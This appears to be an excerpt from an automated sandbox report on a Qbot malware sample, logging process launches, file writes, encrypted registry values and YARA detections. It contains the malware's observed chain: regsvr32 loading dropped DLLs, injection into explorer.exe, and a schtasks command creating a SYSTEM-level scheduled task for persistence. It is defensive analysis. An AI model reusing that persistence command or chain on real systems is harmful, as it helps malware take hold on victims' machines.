C:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	110967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jsmb0bcn\jsmb0bcn.cmdline	unknown	356	success or wait	1	10EE638	ReadFile
C:\Users\user\AppData\Local\Temp\jsmb0bcn\jsmb0bcn.0.cs	unknown	5944	success or wait	1	10EE638	ReadFile

Analysis Process: cvtres.exe PID: **1924**, Parent PID: **6676**

General

Target ID:	21
Start time:	18:44:46
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6719.tmp" "c:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP"
Imagebase:	0xf80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4500**, Parent PID: **6784**

General

Target ID:	22
Start time:	18:44:49
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hrcfnpcx\hrcfnpcx.cmdline
Imagebase:	0x1090000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10EE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP	success or wait	1	1109793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	110967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\hrcfnpcx\hrcfnpcx.cmdline	unknown	356	success or wait	1	10EE638	ReadFile
C:\Users\user\AppData\Local\Temp\hrcfnpcx\hrcfnpcx.0.cs	unknown	791	success or wait	1	10EE638	ReadFile

Analysis Process: cvtres.exe PID: **6404**, Parent PID: **4500**

General

Target ID:	23
Start time:	18:44:51
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7AFF.tmp" "c:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP"
Imagebase:	0xf80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2108**, Parent PID: **6784**

General	
Target ID:	26
Start time:	18:45:11
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A
Imagebase:	0xa90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001A.00000002.494919958.0000000004660000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001A.00000002.494919958.0000000004660000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001A.00000002.494976271.00000000049E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001A.00000002.494431106.0000000002C30000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: regsvr32.exe PID: 5968, Parent PID: 6784

General	
Target ID:	27
Start time:	18:45:12
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A
Imagebase:	0xa90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.496074932.0000000005340000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.496124350.0000000005360000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001B.00000002.495963327.0000000005310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001B.00000002.495963327.0000000005310000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: regsvr32.exe PID: 2312, Parent PID: 6784

General

Target ID:	28
Start time:	18:45:13
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A
Imagebase:	0xa90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001C.00000002.500357016.0000000005B60000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.500357016.0000000005B60000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.500418821.0000000005B90000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000001C.00000002.499646382.0000000002C30000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5892**, Parent PID: **6784**

General

Target ID:	31
Start time:	18:45:32
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0x1gvsr0\0x1gvsr0.cmdline
Imagebase:	0x1090000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	10EE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP	success or wait	1	1109793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	110967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0x1gvsr0\0x1gvsr0.cmdline	unknown	356	success or wait	1	10EE638	ReadFile
C:\Users\user\AppData\Local\Temp\0x1gvsr0\0x1gvsr0.0.cs	unknown	11965	success or wait	1	10EE638	ReadFile

Analysis Process: cvtres.exe PID: **3232**, Parent PID: **5892**

General

Target ID:	32
Start time:	18:45:46
Start date:	07/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES51A8.tmp" "c:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP"
Imagebase:	0xf80000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **5316**, Parent PID: **2108**

General

Target ID:	33
Start time:	18:45:48
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x10a0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000021.00000002.544021293.00000000007A0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000021.00000000.492939442.00000000007A0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Abzoyde	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7A307B	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t.A	0	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	7AB352	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t.A	0	1437696	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	7AB352	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t.A	unknown	1437696	success or wait	2	7AB3B0	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	80896	success or wait	2	7AB3B0	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	success or wait	1	7AA879	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	4084f577	binary	E4 B8 52 11 01 CF D9 B3 5B 2A A8 69 F4 E2 AC B8 7B EB CF EF A4 50 FC 4B C2 52 F1 FD CC EE 01 83 0A A2 1A 1F AA F9 D4 58 B6 16 17 D6 39 CA 5D 09 91 0D 77 B2 2C 87 E1 99 6C 66 64 E4 09 3F F9 F4 1B 66 62 5E B4 0E 82 0F 6A 66 23 8C 81 BF 4D 70 3B DF 37 69 A0 E5 11 4F CD 06 0E 54 EF CB	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	751b2539	binary	2C 2C 07 A4 AB 37 AC 09 77 7C D4 49 07 E3 E1 12 DA 41 CF 0E 55 6D 45 C3 45 BD ED B3 FE 87 1C F2 68 3C E2 84 45 1E E1 9D 38 C3 94 F1 41 4D 8A 8F 9C E6 8E 75 15 DD C0 17 C0 AB 04 37 6D 0E 72 B1 BF 55 27 BB 8D D9 B9 28 69 BD A4 2F 19 EE 2A DE 39 0F 79 35 60 54 59 2D E4 BA C7 08 BD AC 0C D9 93 8B 76 49 25 FC E2 40 69 B5 96 3F 20 D9 68 9E 3C F2 25 D6 19 E0 A3 7E C1 D9 86 7B 00 18 61 AC 67 EF E2 9C C7 42 9B 8B D9 8A 9B 72 0A F9 38 CB BD 80 DC 59 75 09 15 AC F5 1B 99 2F CF 67 61 15 59 E9 EB 84 DA D8 03 DB 23 50 B8 3D 21 7F 7A 17 C4 E9 4D 62 68 5F C3 52 B1 28 59 1E 5F 5C 36 9C 47 2C 6E CD 01 B6 6B E6 6F CB 20 BE BF C6 E1 AA BF C8	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	775a0545	binary	A5 9E F5 75 58 84 0A 60 7F EA E4 35 6C 5B 89 FD B6 CA 48 D6 DF D8 F1 9D FB B1 0C 3E 41 09 35 F9 EC A1 A5 2A E1 77 34 DA 9C B3 17 A3 DA C5 32 2C 00 95 51 34 B2 C7 91 ED 59 92 94 87 7C 57 58 4F D5 56 14 B7	success or wait	1	7AAD9C	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	cfe66220	binary	B4 86 21 D8 BD BD DF D2 D6 F7 44 F6 CC FE 52 C8 A2 4E 75 88 91 32 7A BE DC F4 00 6D 0D 0A EE 22 94 9D EA D4 89 0D BE F8 57 D2 03 82 11 DA EB 15 AA 7A 62 30 AA 3A CD 17 D4 35 22 23 F1 A8 33 C8 D5 9E A2 11 C0	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	b2ee2daa	binary	E1 43 87 85 30 11 FA 20 AD 2C A5 04 5D EE 70 12 7A 2B E7 C7 93 82 99 71 21 2D CE 76 CF 72 D4 FE 3C 0B B6 65 EA 22 8F CF 87 27 FA 07 C8 DC F8 EB 17 55 55 FC 14 95 BC FA 73 4B 22 5A FB 71 57 02 8D 38 86 4B 09 A4 43 3B 37 9E 4C 56 23 80 19 04 11 AF AA F2 51 2C 34 B7 FB A1 BF 79	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	a524acf	binary	AD 70 F4 1E 29 FB 24 37 EB 29 9C 58 23 08 89 34 74 48 2F 41 9C DF 8C 4C 43 F0 A9 03 7F F7 D7 96 08 E0 D7 A5 CD 65 D4 C3 30 FA FC D5 90 E1 DF 2B 24 0D 60 ED 16 E0 F3 6D DE 97 24 1B 5C AD 90 A0 AE 1C 70 49 2C 4D B8 44 F0 2E BF C5 AF BE 4C 2D CD	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	cda7425c	binary	1E 5A B9 85 59 55 CD 65 BC 77 87 48 DE A3 7C BC 53 EA 75 F8 2E 8A DF 51 76 A9 1A 49 A2 22 15 04 E6 9B EA B3 82 64 D4 CE AA DA 2F B3 93 BD 98 59 66 85 1D EF 4A 37	success or wait	1	7AAD9C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	3fcd9a81	binary	91 38 71 64 50 AB 7C 20 B4 EE 2F 32 DE 4C 2D DB 6B 2A D6 9F 43 08 99 E1 27 5A 92 62 21 86 46 BF CD 6C 18 56 3B 86 EC D2 11 BF 89 18 1F B8 59 A1 BA 9C 67 45 38 7B B6 DC 8E 41 E3 1B 73 5C C3 3C C3 A2 15 84 71 7F EB 65 3F 2C A9 FC 27 FC 7E 3E 7F D1 EC C6 98 82 D8 E4 35 46 14 9A AF 19 81 AA E7 8A	success or wait	1	7AAD9C	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Xyuoiygeo	4084f577	binary	E4 B8 52 11 01 CF D9 B3 5B 2A A8 69 F4 E2 AC B8 7B EB CF EF A4 50 FC 4B C2 52 F1 FD CC EE 01 83 0A A2 1A 1F AA F9 D4 58 B6 16 17 D6 39 CA 5D 09 91 0D 77 B2 2C 87 E1 99 6C 66 64 E4 09 3F F9 F4 1B 66 62 5E B4 0E 82 0F 6A 66 23 8C 81 BF 4D 70 3B DF 37 69 A0 E5 11 4F CD 06 0E 54 EF CB	E4 B8 45 11 01 CF EC 0A E5 DD F3 E2 91 D0 15 E3 61 EF DD F2 38 19 34 5C 39 9E CF 99 E3 F9 9B 93 26 28 E2 E1 81 3A 18 C0 B9 9B 6B CE 55 62 81 52 FC 79 90 74 9E DA F0 52 BC 70 B5 B6 F0 AE 74 A9 09 4D 9F 6F 33 F7 EB 4F 84 72 CB 77 61 0E E3 AE 2F F2 6F B1 2B 46 BA 17 47 38 78 ED 85 08 39 62 06 8E 1D 02 96 CE 57 57 33 62 C8 4D FC FB 04 6C 8B B8 3B	success or wait	1	7AAD9C	RegSetValueExA

Analysis Process: explorer.exe PID: **6384**, Parent PID: **5968**

General

Target ID:	34
Start time:	18:45:48
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x10a0000

File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000022.00000000.493470383.0000000000FA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000022.00000002.497271923.0000000000FA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

File Activities

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t1.A	0	4096	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	1	FAB352	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\t1.A	unknown	1437696	success or wait	2	FAB3B0	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	80896	success or wait	2	FAB3B0	ReadFile

Analysis Process: explorer.exe PID: **5836**, Parent PID: **2312**

General

Target ID:	36
Start time:	18:45:50
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x10a0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000024.00000002.502484210.0000000000C30000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000024.00000000.497169249.0000000000C30000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: schtasks.exe PID: **408**, Parent PID: **5316**

General

Target ID:	38
Start time:	18:45:52
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn znkplrgo /tr "regsvr32.exe -s \"C:\Users\user\AppData\Local\Temp\t.A\"" /SC ONCE /Z /ST 18:47 /ET 18:59
Imagebase:	0x270000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6988**, Parent PID: **408**

General

Target ID:	39
Start time:	18:45:53
Start date:	07/06/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: **4400**, Parent PID: **960**

General

Target ID:	40
Start time:	18:45:55
Start date:	07/06/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s "C:\Users\user\AppData\Local\Temp\t.A"
Imagebase:	0x7ff6e54f0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: regsvr32.exe PID: **4420**, Parent PID: **4400**

General

Target ID:	41
Start time:	18:45:56
Start date:	07/06/2022
